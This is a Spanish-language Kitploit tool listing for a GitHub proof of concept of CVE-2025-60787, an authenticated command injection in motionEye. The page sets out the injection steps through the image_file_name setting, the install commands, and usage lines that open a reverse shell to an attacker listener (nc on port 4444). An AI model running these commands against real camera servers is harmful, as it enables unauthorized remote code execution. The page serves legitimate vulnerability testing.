
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2025-60787 — CVE-2025-60787 motionEye PoC de RCE por inyección de comandos autenticada | Kitploit

Herramientas/GitHubGitHub/ozcanpng/cve-2025-60787
Generación de PayloadsAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónComando y ControlRed Teaming
GitHubozcanpng/cve-2025-60787

CVE-2025-60787

CVE-2025-60787 motionEye PoC de RCE por inyección de comandos autenticada

Ver Repositorio
25hace 4 mesesAún no revisado
Compartir

CVE-2025-60787 — motionEye RCE autenticado

PoC de inyección de comandos autenticada para CVE-2025-60787. motionEye v0.43.1b4 y versiones anteriores escriben valores de configuración de cámara controlados por el usuario, como image_file_name, en la configuración de Motion sin una sanitización suficiente, lo que permite la ejecución de comandos cuando se procesa el valor.

Solo para pruebas e investigación autorizadas. No lo utilices contra sistemas que no sean de tu propiedad o para los que no tengas permiso explícito de prueba.


Qué hace

Signed API request -> camera config update -> image_file_name injection -> snapshot trigger -> command execution
  1. Valida el objetivo y detecta motionEye.
  2. Genera solicitudes de API firmadas de motionEye usando el nombre de usuario y el hash de contraseña configurados.
  3. Lee la configuración de la cámara mediante /config/list/.
  4. Inyecta un comando en el ajuste image_file_name de la cámara.
  5. Habilita imágenes fijas/capturas manuales cuando sea necesario.
  6. Dispara /action/<camera_id>/snapshot/ para que motionEye procese el nombre de archivo inyectado.
  7. Opcionalmente restaura la configuración original de la cámara.

Capturas de pantalla



Configuración de reverse shell

Configuración de reverse shell


Inyección de configuración y disparo

Inyección de configuración y disparo


Shell recibida

Shell recibida


Instalación

git clone https://github.com/ozcanpng/CVE-2025-60787.git
cd CVE-2025-60787
pip install -r requirements.txt

Uso

Prueba segura de comando

python3 CVE-2025-60787.py \
  --target http://127.0.0.1:8765 \
  --user admin \
  --password-hash HASH \
  --cmd 'id > /tmp/motioneye_rce'

Reverse shell

Inicia primero un listener:

rlwrap nc -lvnp 4444

Después ejecuta:

python3 CVE-2025-60787.py \
  --target http://127.0.0.1:8765 \
  --port 8765 \
  --user admin \
  --password-hash HASH \
  --reverse-shell \
  --lhost 10.10.16.53 \
  --lport 4444

Opciones útiles:

--camera-id N      Camera ID to modify (default: 1)
--restore          Restore the original camera configuration after triggering
--dry-run          Build signed requests without modifying the target
--debug            Print canonical signed paths, bodies and signatures
--no-trigger       Update config without triggering a snapshot
--verify-tls       Verify HTTPS certificates
--yes              Skip reverse-shell confirmation prompt

Afectados

ProductoVersión afectadaAcceso requeridoImpacto
motionEye<= 0.43.1b4Acceso autenticado de administrador/APIEjecución de comandos del sistema operativo como el usuario del proceso motionEye/Motion

El privilegio resultante depende de cómo esté desplegado motionEye. En contenedores o imágenes de laboratorio que ejecutan el servicio como root, la ejecución de comandos puede terminar como root.


Notas

  • El PoC espera el valor/hash de la contraseña almacenada de motionEye porque ese valor se usa como clave de firma para las solicitudes heredadas de la API.
  • El campo inyectado es image_file_name.
  • Usa --restore durante las pruebas para volver a poner la configuración original de la cámara después de la explotación.
  • Prefiere --cmd para una validación segura antes de intentar una reverse shell.

Referencias

  • NVD — CVE-2025-60787
  • GitHub Security Advisory — GHSA-j945-qm58-4gjx
  • motionEye project

Autor

ozcanpng — github.com/ozcanpng — ozcanpng.dev

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    831
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    534
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    284
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    275

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →